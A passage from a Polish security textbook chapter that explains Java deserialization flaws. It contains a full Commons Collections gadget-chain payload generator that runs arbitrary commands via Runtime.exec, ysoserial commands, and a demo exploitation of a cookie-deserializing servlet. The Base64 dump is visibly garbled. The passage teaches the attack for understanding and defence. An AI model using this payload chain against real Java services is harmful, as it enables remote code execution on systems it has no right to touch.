Byłoby idealnie, gdybyśmy znaleźli zbiór gadżetów, który umożliwi nam wykonać dowolny kod przy użyciu klas dostępnych (jedynie) w JRE. Nikomu się to jeszcze nie udało.

Czy to znaczy, że gra skończona, a Java jest całkowicie bezpieczna?

Otóż nie. Każdy, kto miał do czynienia z dowolnym większym programem jawnym, wie, że praktycznie nie zdarza się, żeby aplikacja używała wyłącznie klas z JRE. W rzeczywistości większość komercyjnych (i nie tylko) programów korzysta z dużej liczby bibliotek. Może więc jedna z nich dostarczy nam ciekawych gadżetów\*?

Błędy deserializacji w Javie nie są nowością – w rzeczywistości już w 2006 roku pokazano pierwsze związane z nią problemy. Przez długi czas jednak były one ignorowane i dopiero pod koniec 2015 roku zrobiło się o nich głośno\*\*. Nadal zdumiewający jest jednak fakt, że rozgłos zyskały ponad dziewięć miesięcy po wyjściu na jaw.

U źródeł poznawania skutków deserializacji w Javie znajduje się odkrycie gadżetów obecnych w JRE oraz bibliotece Apache Commons Collections. Zanim rozwinę temat, odpowiedzmy na następujące pytanie: **jak bardzo popularna jest biblioteka Commons Collections?** Nie jest ona powszechnie używana. Jest jednak wykorzystywana na tyle często, że odnaleziony łańcuch jest bardzo niebezpieczny\*\*\*.

## Apache Commons Collections gadget chain

Sięgnijmy do źródeł i przyjrzyjmy się opisowi ciągu gadżetów. Nie jest to oryginalny łańcuch od badaczy (pochodzi z prezentacji Matthiasa Kaisera), ale od razu zaznaczę, iż różnice w obu łańcuchach są kosmetyczne – efekt jest ten sam\*\*\*\*.

\* Takie podejście to dla atakującego miecz obosieczny: z jednej strony, dzięki włączeniu w rozważania dodatkowych bibliotek, uzyskujemy nowe potencjalne gadżety. Z drugiej jednak, ograniczamy się do eksploatacji tylko takich programów, które używają tych bibliotek. Z punktu widzenia atakującego interesujące będzie więc znalezienie gadżetów w bibliotekach, które są najpopularniejsze.

\*\* Problemy deserializacji w różnych językach programowania omówione przez Frohoffa i Lawrence'a w 2015 roku przeszły bez echa. Dziewięć miesięcy później badacze z firmy FoxGlove Security, wśród nich Steve Breene, bazując na tym łańcuchu gadżetów, odnaleźli podatności w pięciu różnych, szeroko używanych produktach. Chwilę później... ruszyła lawina. Błędy deserializacji Javy stały się istotnym problemem bezpieczeństwa.

\*\*\* Okazało się np., że serwery aplikacji WebLogic, WebSphere i JBoss, a także aplikacje Jenkins i OpenNMS są podatne. Nieprawidłowości odkryto też w tak dużym serwisie jak PayPal. Zdecydowanie nie jest to więc rzecz, którą można zlekceważyć.

\*\*\*\* Kolejne wersje Javy podlegają dynamicznym zmianom. W omawianym kodzie przedstawiono oryginalny payload z 2015 roku, który do działania wymaga odpowiedniej (starej) wersji Javy (< JRE 8u72). Por. Kaiser M., *Exploiting Deserialization Vulnerabilities in Java*, <https://www.slideshare.net/codewhitesec/exploiting-deserialization-vulnerabilities-in-java-54707478>.

Chcemy wywołać dowolny kod **podczas** deserializacji\*. Wspomniałem już, że jedną z metod osiągnięcia tego celu jest znalezienie klasy zawierającej podatną implementację metody `readObject()`. Przykładem takiej klasy jest `AnnotationInvocationHandler` (zawarta w JRE).

*Listing 1. Definicja klasy `AnnotationInvocationHandler`*

```
class AnnotationInvocationHandler implements InvocationHandler,
    Serializable {
    private final Class<? extends Annotation> type;
    private final Map<String, Object> memberValues;

    AnnotationInvocationHandler(Class<? extends Annotation> type,
        Map<String, Object> memberValues) {
        type = type;
        memberValues = memberValues;
    }

    private void readObject(java.io.ObjectInputStream s)
        throws java.io.IOException, ClassNotFoundException {
        s.defaultReadObject();
        AnnotationType annotationType = null;
        try {
            annotationType = AnnotationType.getInstance(type);
        } catch (IllegalArgumentException e) {
            return;
        }
        Map<String, Class<?>> memberTypes = annotationType.memberTypes();
        for (Map.Entry<String, Object> memberValue : memberValues.
            entrySet()) {
            String name = memberValue.getKey();
            Class<?> memberType = memberTypes.get(name);
            if (memberType != null) {
                Object value = memberValue.getValue();
                if (!(memberType.isInstance(value) || value instanceof
                    ExceptionProxy)) {
                    memberValue.setValue(
                        new AnnotationTypeMismatchExceptionProxy(
                            getClass() + "[" + value + "]").setMember(
                                members().get(name)));
                }
            }
        }
    }
}
```

---

\* Poniższy opis nie jest łatwy do zrozumienia, wymaga bowiem dokładnej analizy kodu i znajomości języka Java. Jest jednak doskonałym przykładem tego, że skomplikowane wcale nie równa się bezpieczne. Znajomość zasady działania łańcucha gadżetów nie jest tożsama z umiejętnością wykorzystania podatności – jeśli więc opis wyda się Czytelnikowi zbyt skomplikowany lub nieinteresujący, zapraszam od razu do sekcji „Podatność deserializacji w języku Java – praktyka”.

```

    }
  }
}
}
}

```

## Analiza

Możemy tu dostrzec kilka kwestii. Po pierwsze, klasa ta zawiera dwa pola: `type` (typ: `Class`) i `memberValues` (typ: `Map`). Po drugie, mamy zdefiniowaną metodę `readObject()`, zawierającą to, czego szukamy. Pobieźny rzut oka na jej definicję pokazuje, że metoda ta najpierw wywołuje domyślną implementację `ObjectInputStream.defaultReadObject()`, a następnie sprawdza poprawność wczytanego obiektu, nadpisując odpowiednio niektóre pola. Wiemy zatem, że pola `type` i `memberValues` możemy ustalić na dowolną wartość (z dokładnością do typu), gdyż `defaultReadObject()` odpowiednio je ustawi podczas deserializacji.

Przeanalizujmy dokładnie, co się dzieje:

- ▶ cały proces rozpoczyna się, gdy deserializujemy obiekt za pomocą domyślnej metody z `ObjectInputStream`;
- ▶ następnie próbujemy ustawić pewną zmienną (`annotationType`) na instancję klasy trzymanej przez (zdefiniowane przez nas) pole `type`. Operacja ta powiedzie się tylko wtedy, gdy przy wywołaniu metody `getInstance(Class)` nie zostanie rzucony wyjątek `IllegalArgumentException`;
- ▶ kolejny krok to stworzenie obiektu `memberTypes`, który zawiera wynik zwracany przez `memberTypes()`. Jest to po prostu mapa indeksowana nazwami pól konkretnej klasy, odwołująca się do ich typów;
- ▶ po utworzeniu mapy iterujemy po drugim ze zdefiniowanych przez nas pól – `memberValues`. W każdej iteracji mamy dostępny jeden element typu `Entry` – `memberValue`:
  - ▷ najpierw pobieramy z `memberValue` klucz, a następnie wyszukujemy wartość dla tego samego klucza w mapie `memberTypes`. Dalszy fragment kodu będzie wykonany tylko wtedy, gdy taka wartość zostanie znaleziona,
  - ▷ następnie pobieramy wartość z `memberValue`, a dalej sprawdzamy, czy typ tej wartości jest zgodny z typem pobranym w poprzednich liniach z `memberTypes` lub klasą `ExceptionProxy`. Jeśli żaden z tych warunków nie został spełniony, wywołujemy metodę `setValue()`.

Powyższy fragment kodu nie jest trywialny, zachęcam więc do jego dokładnej analizy. Próbowemy zrozumieć, w jaki sposób klasa `AnnotationInvocationHandler` nam pomaga – nigdzie, na pierwszy rzut oka, nie widać naszego Świętego Graala, czyli uruchomienia dowolnego kodu (RCE). Wybiegając trochę w przyszłość, zdradzę, że istotna dla nas jest linia, gdzie wywołujemy `memberValue.setValue()` – jeśli jesteśmy w stanie wywołać metodę `setValue()` na zdefiniowanej przez nas mapie (a przypominam – mapa `memberValues` jest dostarczana w zserializowanym obiekcie, a więc mamy nad nią pełną kontrolę), będziemy mogli wywołać dowolny

kod. Zanim pokażę, jak to zrobić, upewnijmy się, że w ogóle jesteśmy w stanie dojść do tego miejsca. Mamy trzy warunki do spełnienia:

1. Nie może zostać rzucony wyjątek `IllegalArgumentException`.
2. Kontrolowana przez nas mapa `memberValues` musi posiadać klucz, który znajduje się również w mapie `memberTypes` (kontrolowanej przez nas pośrednio – za pomocą pola `type`).
3. Typ wartości z naszej mapy musi być inny niż typ zwrócony z `memberTypes` oraz inny niż `ExceptionProxy`.

Wygląda to może dość zawile, ale w praktyce okazuje się, że spełnienie tych założeń jest dość proste.

Aby spełnić warunek 1, możemy użyć jako pola `type` np. klasy `Target` z JRE (powinna być ona dobrze znana wszystkim programistom Javy). Klasa `Target` ma tylko jedno pole – `value`, zatem, zgodnie z warunkiem 2, w zdefiniowanej przez nas mapie `memberValues` również musimy mieć klucz `value`. Typ `value` w `Target` to `ElementType[]` – a więc dowolny inny typ w zdefiniowanej przez nas mapie (a także inny niż `ExceptionProxy`) spełni warunek 3. Takim typem (by nie komplikować sprawy) będzie np. zwykły `string`. Okazuje się zatem, że aby spełnić wszystkie powyższe warunki, wystarczy utworzyć klasę `AnnotationInvocationHandler` z następującymi parametrami:

- ▶ `type` -> `java.lang.annotation.Target.class`
- ▶ `memberValues` -> `{"value" -> "value"}`

Skomplikowane założenia, jak się okazuje, doprowadzają do prostego payloadu. Jest jeszcze jeden problem, który musimy tu rozwiązać: aby utworzyć payload, będziemy musieli zbudować obiekt klasy `AnnotationInvocationHandler` z wyżej wspomnianymi wartościami. Uważny Czytelnik zauważył już, że konstruktor tej klasy jest typu *package-private*, a więc nie możemy go ot tak, po prostu wywołać. Każdy, kto choć trochę poznał Javę, wie jednak, że za pomocą refleksji jesteśmy w stanie dostać się nie tylko do pól i metod *package-private*, ale nawet *private*. Przykład, jak to zrobić, będzie zawarty w kodzie generującym pełny payload poniżej.

Osobom, które uważnie śledziły powyższą analizę – gratuluję! I obiecuję: najtrudniejsza część za nami, teraz będzie już z górki. Musimy teraz spowodować, aby wywołanie metody `setValue()` na naszej mapie uruchomiło zdefiniowany przez nas kod...

Rozważmy następną klasę `TransformedMap`, pochodzącą z biblioteki `Commons Collections`. Klasa ta umożliwi nam „dekorowanie” dowolnej mapy. Poniżej znajduje się jej kod źródłowy.

Listing 2. Klasa `TransformedMap` z biblioteki `Commons Collections`

```
public class TransformedMap<K, V>
    extends AbstractInputCheckedMapDecorator<K, V>
    implements Serializable {
    public static Map decorate(Map map, Transformer keyTransformer,
```

```

        Transformer valueTransformer) {
            return new TransformedMap(map, keyTransformer, valueTransformer);
        }

        protected V checkSetValue(final V value) {
            return valueTransformer.transform(value);
        }
    }
}

```

Mając dowolną mapę, możemy wywołać metodę `TransformedMap.decorate(Map map, Transformer keyTransformer, Transformer valueTransformer)`, która ją „udekoruje”. To, co nas jednak interesuje, to metoda `checkSetValue()` – będzie ona zawsze wywołana w momencie wywołania `setValue()` na naszej mapie. Popatrzmy na implementację tej metody: wywoła ona metodę `transform()` na zdefiniowanym przez nas obiekcie klasy implementującej interfejs `Transformer`.

Jakie obiekty spełniające ten warunek mamy dostępne? Jest ich dość dużo (i z kilku z nich później skorzystamy), ale jeden powinien od razu rzucić się w oczy osobie interesującej się bezpieczeństwem: `InvokerTransformer`.

W tym momencie nie tyle powinna zapalić się czerwona lampka, ile zawyć syrena, podczas gdy załoga okrętu zarządza pełną ewakuacją.

Nie uprzedzajmy jednak faktów: jak wygląda klasa `InvokerTransformer`? Oto ona:

*Listing 3. Klasa `InvokerTransformer`*

```

public class InvokerTransformer<I, O> implements Transformer<I, O> {
    private final String iMethodName;
    private final Class<?>[] iParamTypes;
    private final Object[] iArgs;
    public O transform(final Object input) {
        if (input == null) {
            return null;
        }
        try {
            final Class<?> cls = input.getClass();
            final Method method = cls.getMethod(iMethodName, iParamTypes);
            return (O) method.invoke(input, iArgs);
        } catch (...) {
        }
    }
}

```

Analizując metodę `transform()`, możemy zauważyć, że jesteśmy w stanie wywołać **dowolną metodę**, z **dowolnymi argumentami**, na obiekcie dostarczonym jej jako argument.

Dowolna metoda? W takim razie spróbujmy wywołać fragment kodu, który powinien wyglądać znajomo każdemu, kto kiedykolwiek eksploatował aplikację napisaną w Javie: `Runtime.getRuntime().exec(command)`, gdzie `command` to zdefiniowane przez nas dowolne polecenie systemowe. Niestety, nie jest aż tak prosto – `InvokerTransformer` jest ciekawą klasą, ale nie umożliwia nam wywołania tak skomplikowanego ciągu instrukcji. Musimy pójść trochę naokoło.

Pierwszy problem, który uważny Czytelnik też zauważył, to ten, że metoda `getRuntime()` jest metodą statyczną. Innymi słowy – nie mamy obiektu, na którym możemy ją wywołać. Jak sobie poradzić? Bardzo prosto – użyjemy refleksji. W związku z tym nasz ciąg funkcji zmienia postać na następujący:

```
Runtime.class.getMethod("getRuntime").invoke(null).exec(command)
```

To jednak nie koniec problemów – powyższa linia to złożenie **kilku** wywołań funkcji, a na dodatek musimy najpierw mieć dostęp do obiektu `Runtime.class`. `InvokerTransformer` jest w stanie wywołać **tylko jedną** funkcję.

Skorzystamy z faktu, że mamy do dyspozycji inne klasy implementujące interfejs `Transformer`, i użyjemy dwóch z nich:

- ▶ `ConstantTransformer` – jak sama nazwa wskazuje, ten transformer zawsze zwróci nam pewną wartość, zdefiniowaną na etapie tworzenia obiektu; w naszym przypadku `Runtime.class`!
- ▶ `ChainedTransformer` – znów nie powinno nikogo zdziwić, że ten transformer definiuje po prostu złożenie innych transformerów, a więc umożliwi nam wywołanie kilku metod naraz.


Podsumujmy nasze użycie transformerów. Interesująca dla nas będzie następująca konstrukcja z listingu 4:

*Listing 4. Użycie ciągu transformerów*

```
Transformer[] transformers = new Transformer[] {
    new ConstantTransformer(Runtime.class),
    new InvokerTransformer("getMethod", new Class[] { String.class },
        new Object[] { "getRuntime" }),
    new InvokerTransformer("invoke", new Class[] { Object.class },
        new Object[] { null }),
    new InvokerTransformer("exec", new Class[] { String.class },
        new Object[] { command })
};
Transformer transformerChain = new ChainedTransformer(transformers);
```

Wszystkie klocki już mamy – czas więc złożyć naszą układankę.

Dla lepszego zrozumienia klasy używane w łańcuchu gadżetów i zależności między nimi zostały przedstawione na diagramie:



Rysunek 1. Zależności między klasami gadżetów

Listing 5. Kod jawnowy, który wygeneruje payload

```

public class PayloadGenerator {
    public static void main(String[] args) throws Exception {
        String command = args[0];
        Transformer[] transformers = new Transformer[] {
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod",
                new Class[] { String.class }, new Object[] { "getRuntime" }),
            new InvokerTransformer("invoke", new Class[] { Object.class },
                new Object[] { null }),
            new InvokerTransformer("exec", new Class[] { String.class },
                new Object[] { command })
        };
        Transformer transformerChain = new ChainedTransformer(transformers);
        Map originalMap = new HashMap();
        originalMap.put("value", "value");
        Map decoratedMap = TransformedMap.decorate(originalMap, null,
            transformerChain);
        Class c = Class.forName(
            "sun.reflect.annotation.AnnotationInvocationHandler");
        Constructor ctor = c.getDeclaredConstructor(Class.class, Map.class);
        ctor.setAccessible(true);
        Object aih = ctor.newInstance(Target.class, decoratedMap);
    }
}

```

```
        ObjectOutputStream oos = new ObjectOutputStream(System.out);
        oos.writeObject(aih);
        oos.close();
    }
}
```

Przeanalizujmy teraz krok po kroku, co się stanie w momencie deserializacji obiektu utworzonego za pomocą powyższego kodu.

1. Zserializowanym obiektem jest zmienna `aih` – `AnnotationInvocationHandler`.
2. Podczas jego deserializacji, dzięki odpowiedniemu ustawieniu jego pól `memberValues` i `type`, zostanie wywołana metoda `setValue()` na obiekcie `memberValue` (`Entry`) powstałym podczas iteracji przez (jednoelementową) mapę `memberValues`.
3. Ponieważ `memberValues` nie jest zwykłą mapą, a mapą dekorowaną (`decoratedMap` z naszego programu), zanim wywołamy metodę `setValue()`, zostanie wywołana metoda `checkSetValue()` na obiekcie `decoratedMap` (`TransformedMap`).
4. Metoda `checkSetValue()` wywoła `transformerChain` na wartości, którą chcemy ustawić.
5. `Transformer` po kolei:
  - a. zwraca obiekt `Runtime.class`,
  - b. wywoła na nim metodę `getMethod("getRuntime")`,
  - c. na zwróconym obiekcie `Method` wywoła metodę `invoke(null)`,
  - d. na zwróconym obiekcie `Runtime` wywoła metodę `exec(command)`, gdzie `command` jest zdefiniowane jako argument naszego programu, a ponadto jest dowolną komendą systemową.

Proces dojścia do powyższego łańcucha gadżetów jest dość skomplikowany, ale ostateczny kod powinien być dla wszystkich zrozumiały. Przypominam też, że `payload` użyty w zademonstrowanym za chwilę przykładzie będzie się nieznacznie różnił od powyższego (nie zauważymy tego, gdyż nie będziemy się zajmować analizą `payloadu`, warto jednak o tym z kronikarskiego obowiązku wspomnieć). Obie jego wersje jak najbardziej działają.

## **PODATNOŚĆ DESERIALIZACJI W JĘZYKU JAVA – PRAKTYKA**

Zanim przejdziemy do praktyki, czyli eksploatacji, zauważmy jedną rzecz – zaprezentowany przykład łańcucha gadżetów jest dość skomplikowany. Dodatkowo serializacja w Javie jest binarna (w przeciwieństwie do serializacji PHP czy pytho-nowego modułu `pickle`), a więc tworzenie naszego `payloadu` nie będzie trywialne (abstrahuję od tego, że przed chwilą napisaliśmy generator `payloadów` – zauważmy jednak, że generator ten zadziała tylko w jednym konkretnym przypadku łańcucha gadżetów).

Czy to duży problem? Okazuje się, że niezupełnie. Badacze byli bowiem na tyle uprzejmi, że udostępnili nam gotowe narzędzie o nazwie ysoserial<sup>1</sup> – bardzo proste w użyciu i umożliwiające tworzenie dowolnych payloadów bez żadnej praktycznie znajomości Javy. Przykładowe użycie wygląda następująco:

```
$ java -jar ysoserial.jar CommonsCollections1 "touch /tmp/pwned" > payload
```

Po wykonaniu powyższego polecenia w pliku `payload` będziemy mieli nasz zserializowany łańcuch gadżetów. W dalszej części rozdziału będę używał tego narzędzia do generowania payloadów.

Narzędzie ysoserial po wywołaniu bez argumentów przedstawi nam listę dostępnych łańcuchów gadżetów – w naszych przykładach będziemy jednak zawsze używać oryginalnego łańcucha od badaczy, nazwanego `CommonsCollections1`\*

## Case Study: prosta aplikacja

Na potrzeby demonstracji przygotowałem bardzo prostą aplikację webową. Jej działanie jest trywialne: po odwiedzeniu strony serwlet szuka ciasteczka `data`, w którym zakodowane są w Base64 dane użytkownika w postaci zserializowanej klasy `Data`.

Gdy ciasteczko zostanie odnalezione, serwlet je odcoduje i zdeserializuje, a następnie przekaże do wyświetlenia imię użytkownika. W przeciwnym wypadku przekaże imię „Anonymous”:



Rysunek 2. Główny ekran przykładowej aplikacji

Strona umożliwia zmianę swoich danych. Gdy serwlet dostanie żądanie POST, zostanie utworzony nowy obiekt typu `Data` zawierający parametr `name` z zapytania, który następnie zostanie zserializowany, zakodowany w Base64 i wysłany jako nowa wartość ciasteczka `data` do przeglądarki.



Rysunek 3. Nowa wartość ciasteczka `data` wyświetlona w przeglądarce

\* Łańcuch ten nie działa już na wersjach Javy z 2019 roku (w dalszym ciągu aktywne są inne łańcuchy, np. bardzo często działa `CommonsCollections5`).

Jak widać, użytkownik, modyfikując ciasteczko, jest w stanie wymusić deserializację dowolnego obiektu, zatem punkty 1, 2, 3 i 5 z naszej listy warunków na wykorzystanie podatności deserializacji zostały spełnione. Aplikacja spełnia też warunek 4 poprzez dodanie biblioteki Commons Collections w pliku `pom.xml`.

Uwaga: zauważmy, że jesteśmy w stanie wykorzystać podatność, mimo że w żadnym miejscu nie używamy Commons Collections! Sam fakt, że biblioteka znajduje się na `CLASSPATH` (tutaj: dołączona w pliku `pom.xml`), jest wystarczający, żeby z niej skorzystać! Programista mógł dołączyć bibliotekę „na później” lub też zapomnieć o jej usunięciu. Mogła ona także być dołączona *implicit*e przez dowolną inną bibliotekę, której użył. W każdym z tych przypadków jesteśmy podatni na zdalne wykonanie kodu!

Spróbujmy zatem dokonać eksploatacji. Najpierw obejrzymy sobie nasze ciastko:

Name	Value	Domain
JSESSIONID	CF3CE5DDD63009D9E4622D8B476DCAE2	localhost
data	r00ABXNyAAREYXRhVUlg0uhi6LoCAAFMAARuYW1ldAASTGphd...	localhost

Rysunek 4. Zakodowany w Base64 i zserializowany obiekt jawowy

Każdy zserializowany obiekt jawowy zaczyna się od magicznych bajtów `AC ED`, po których następuje numer wersji – właściwie zawsze równy `00 05`. Możemy wykorzystać to do łatwego zweryfikowania, czy mamy do czynienia z zserializowanym obiektem jawowym – po prostu szukamy ciągu bajtów `AC ED 00 05`. Ten sam ciąg bajtów zakodowany w Base64 będzie zaczynał się od `r00`, a więc nasze poszukiwania powinny również uwzględniać tę wartość.

Nie pozostaje nic innego jak podmienienie ciastka na naszą wartość i odświeżenie strony – serwer zdekoduje nasze dane i przy odrobinie szczęścia wykona nasz kod. Jak wspomniałem wcześniej, użyjemy do tego narzędzia `ysoserial`:

```
java -jar ysoserial-0.0.5-SNAPSHOT-all.jar CommonsCollections1 2
'gnome-calculator' > payload
```

W pliku `payload` mamy teraz zserializowany łańcuch gadżetów. Możemy podejrzeć go za pomocą hex viewera (rysunek 5).

```
$ xxd payload | head
00000000: bced 0005 7372 0032 7375 6e2e 7265 666c ...sr.2sun.refl
00000010: 5563 742e 616e 6e6f 7461 7469 616e 2e41 ...ct.annotation.A
00000020: 6e6e 6174 6174 696f 6e49 6e76 6163 6174 ...notationInvocat
00000030: 696f 6e48 616e 646c 6572 55ca f50f 15cb ...ionHandlerU....
00000040: 7ea5 0200 024c 000c 6d65 6d62 6572 5661 ...L.memberVa
00000050: 6c75 6573 7400 0f4c 6a61 7661 2f75 7469 ...uest..L.java/uti
00000060: 6c2f 4d61 703b 4c00 0474 7970 6574 0011 ...l/Map;L...typet..
00000070: 4c6a 6176 612f 6c61 6e67 2f43 6c61 7373 ...L.java/lang/Class
00000080: 3b78 7873 7d00 0000 0100 0d6a 6176 612e ...xps}.....java.
00000090: 7574 696c 2e4d 6170 7872 0017 6a61 7661 ...util.Mapxr..java
```

Rysunek 5. Podgląd wynikowego łańcucha gadżetów w hex viewrze


Jak widać, nasze magiczne bajty są na miejscu. Teraz musimy zakodować nasz `payload` za pomocą Base64:

```

[00] cat payload | base64
[01] 00ABXNYAdJzd4wcnmBvGvjD5Chbm5vdGF0aW9uLkFubm90YXRpb25JbnZvY2F0aW9uSGFuZGxl
[02] k1XK90Bv36lAGCAATMBwvYmVYVmsFdDwvDAAPTGphdEmvD4XRpbC5XbY2IA7AEADhlwZQXoEUA
[03] LkXhZ2hhbmcmc0xhc3R0eHh3R0EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA
[04] Y3Q0U0U0YVh0hHh3R0eHh3R0EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA
[05] RmsZX177EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA
[06] TWFWbU0Ug5SEj0DAAFMAAdmYWN0b3J5dAAEzTG9yZ9hcfFjgUvY29rbW9ucyQyb2xzWmZuZm9uYV93Rv
[07] y9UcmFuZC52ZmVycmV0eHh3R0EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA
[08] m0Q2hhaW51ZC52ZmVycmV0eHh3R0EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA
[09] LkXhY2h1L2NvbnVibW9uY29sbgVjZG9lbnVhbnR0eHh3R0EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA
[10] mYXNvbnVibW9uY29sbgVjZG9lbnVhbnR0eHh3R0EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA
[11] LmFYW0U0U0ZS5jZG9lbnVhbnR0eHh3R0EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA
[12] dARQXkL1AIAUAAWACLWb25sZG9lGdX0EhQeXkYXZlLkXhbmcmc3JkZG9lbnR0eHh3R0EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA
[13] YZS5d5s0W0U0U0ZS5jZG9lbnVhbnR0eHh3R0EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA
[14] ZnVudY3RvcnM5W52b2t1LkRyY5Y2hnaYpYvcmVhcnVjL3R0EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA
[15] GvN5L09iawjZd1tMAATpTW0aG9kTmF7ZX0AEhQeXkYXZlLkXhbmcmc3R0EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA
[16] YZS5d5s0W0U0U0ZS5jZG9lbnVhbnR0eHh3R0EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA
[17] AAEHAAAEAAACAAKZ2U0U0U0VudGZlLkXZvYAB3R0EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA
[18] AAAAAHAAACWd1eD1dghvZ3h3AH4AAHAAAJ3cG0AcmF7ZS5Y5LlNzc0U0ZD6pdm9hbm91ZG9lbnR0eHh3R0EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA
[19] AEH2C0B-A85-c0B-AEzbl-C0B-ABsAAACCHvYAH4AGwAAAB0AABgABzPbnZvY29rC0B-A84AA4AAACdn1A
[20] EGphdEmvD4XRpbC5XbY2IA7AEADhlwZQXoEUA
[21] L1N0cmluZ2U0U0U0bG9lbnR0eHh3R0EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA
[22] AAEHAAAEAAAGfaj3EAEfAGCAATMBwvYmVYVmsFdDwvDAAPTGphdEmvD4XRpbC5XbY2IA7AEADhlwZQXoEUA
[23] ABBGXYXZlLkXhbmcmc3R0eHh3R0EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA
[24] 3RbwZzG0QMAAEHAAACmYvYWRG9uYXZlbnR0eHh3R0EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA
[25] jn1AEHAAAEHAAACmYvYWRG9uYXZlbnR0eHh3R0EhZC5wdmVhdW9pdC9uYXZlbnR0eHh3R0EhZC5XbY2IA7AEADhlwZQXoEUA

```

Ponownie podświetliłem magiczne bajty. Po przeklejeniu wynikowego ciągu znaków do wartości ciastka i odświeżeniu strony serwer nie będzie zadowolony: tak jak wspominałem, prawdą jest, że zostanie rzucony wyjątek `ClassCastException`. Nas to jednak nie interesuje – jest za późno, **obiekt został utworzony, a payload wykonany**. Dowodem tego jest fakt, że równolegle ze zwróconym błędem 500 z serwera zobaczymy następujący widok:



Rysunek 7. Dowód na wykonanie payloadu: uruchomienie Kalkulatora

## NATYWNA SERIALIZACJA A DOS

Można odnieść wrażenie, że RCE poprzez deserializację obiektów jadowych to jedyne zagrożenie, przed którym należy się bronić. Jest to jednak dalekie od rzeczywistości – przykład z RCE został użyty wyłącznie w celu zademonstrowania, jak potencjalnie niebezpieczna może być ta podatność. W rzeczywistości konsekwencje eksploatacji mogą być różne i zależą jedynie od dostępnych gadżetów. Nie inaczej ma się sprawa w Javie – jedyne, co ogranicza atakującego, to gadżety. Być może

wiec jesteśmy w stanie znaleźć odpowiednie klasy, które mimo że nie prowadzą do RCE, skutecznie zagrożą bezpieczeństwu aplikacji?

Okazuje się, że takie klasy nie dość, że istnieją, to często dostępne są w samym JRE. Polecam poświęcić chwilę dla zrozumienia powagi sytuacji – **każda** aplikacja javowa przyjmująca niezaufane zserializowane dane od użytkownika może być celem ataku, **bez względu** na biblioteki, których używa (a nawet jeśli nie używa żadnych bibliotek)! Poniżej przedstawione zostaną dwa przykłady, oba prowadzące do ataku typu DoS (*Denial of Service*).

## Rekurencyjne zbiory (java.util.Set)

*Listing 6. Kod poddawany analizie*

```
1. public class DeserializationDosRecursiveSet {
2.     public static void main(String [] args) throws Exception {
3.         Set root = new HashSet();
4.         Set s1 = root;
5.         Set s2 = new HashSet();
6.         for (int i = 0; i < 100; i++) {
